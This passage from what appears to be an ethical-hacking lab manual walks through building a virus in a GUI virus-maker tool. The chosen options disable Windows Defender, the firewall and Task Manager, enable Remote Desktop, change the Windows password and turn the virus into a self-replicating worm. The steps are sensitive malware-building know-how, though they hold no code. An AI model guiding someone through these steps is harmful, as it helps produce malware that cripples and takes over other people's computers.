


4. The window displays various features and options that can be chosen while creating a virus file.
5. From the **Virus Options**, check the **options** that you want to embed in a new virus file.
6. In this task, the options embedded in the virus file are **Disable TaskManager**, **Disable Windows Update**, **Disable Control Panel**, **Disable Drives**, **Hide Windows Clock**, **Hide Desktop Icons**, **Enable Remote Desktop**, **Remove Bluetooth**, **Turn Off Windows Firewall**, **Turn Off Windows Defender**, and **Auto Startup**.




7. Ensure that the **None** radio button is selected to specify the trigger event when the virus should start attacking the system after its creation.

8. Now, before clicking on **Create Virus!**, click the right arrow icon from the right-hand pane of the window to configure the virus options.



9. A **Virus Options** window appears, as shown in the screenshot.
10. Check the **Change Windows Password** option, and enter a password (here, **qwerty**) in the text field. Check the **Change Computer Name** option, and type **Test** in the text field.
11. You can even configure the virus to convert to a worm. To do this, check the **Enable Convert to Worm** checkbox, and provide a **Worm Name** (here, **fedevi**). For the worm to self-replicate after a particular time, specify the time in seconds (here, **1 second**) in the **Copy After** field.
12. Ensure that the **JPG Icon** radio button is selected under the **Change Icon** section. Ensure that the **None** radio button is selected in the lower part of the window.

13. After completing your selection of options, click the drop-down icon next to the **Create Virus!** button and select **x86(64Bit)**; click **Create Virus!**




14. A **Virus Created Successful!** pop-up appears; click **OK**.



